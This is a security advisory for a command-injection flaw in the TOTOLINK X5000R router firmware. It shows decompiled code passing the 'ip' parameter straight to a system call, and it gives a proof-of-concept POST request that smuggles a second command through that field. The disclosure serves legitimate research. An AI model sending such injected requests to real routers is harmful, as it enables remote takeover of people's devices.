totolink vulnerability

vendor:TOTOLINK
product:X5000R;
version:X5000R(V9.1.0u.6118_B20201102)
type:Remote Command Execution
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
Vulnerability description

We found an Command Injection vulnerability and buffer overflow vulnerability in TOTOLINK Technology router with firmware which was released recently, allows remote attackers to execute arbitrary OS commands from a crafted request.

Remote Command Injection vulnerability

In this function, `ip` is directly passed by the attacker, so we can control the `ip` to attack the OS.



```
IDA V1…  Pseudoco…  Occurrences of value 0x41…  Strings W1…
1 int __fastcall sub_41F7E8(int a1)
2 {
3   const char *v2; // $s2
4   int v3; // $v0
5   int v4; // $v0
6   char v6[128]; // [sp+18h] [-80h] BYREF
7
8   memset(v6, 0, sizeof(v6));
9   v2 = (const char *)websGetVar(a1, "ip", "www.baidu.com");
10  v3 = websGetVar(a1, "num", &byte_437F70);
11  v4 = atoi(v3);
12  sprintf(v6, "ping %s -w %d &>/var/log/pingCheck", v2, v4);
13  doSystem(v6);
14  setResponse(&word_436104, "reserv");
```

PoC

Remote Command Injection

We set the value of `ip` as **-h;ping 1.1.1.1;** and the router will excute **ping** command,such as:
POST **http://example.com/cgi-bin/cstecgi.cgi?action=s**

(http://example.com/cgi-bin/cstecgi.cgi?action=s)

```
{"topicurl":"setDiagnosisCfg","ip":"-h;ping 1.1.1.1;","num":"500"}
```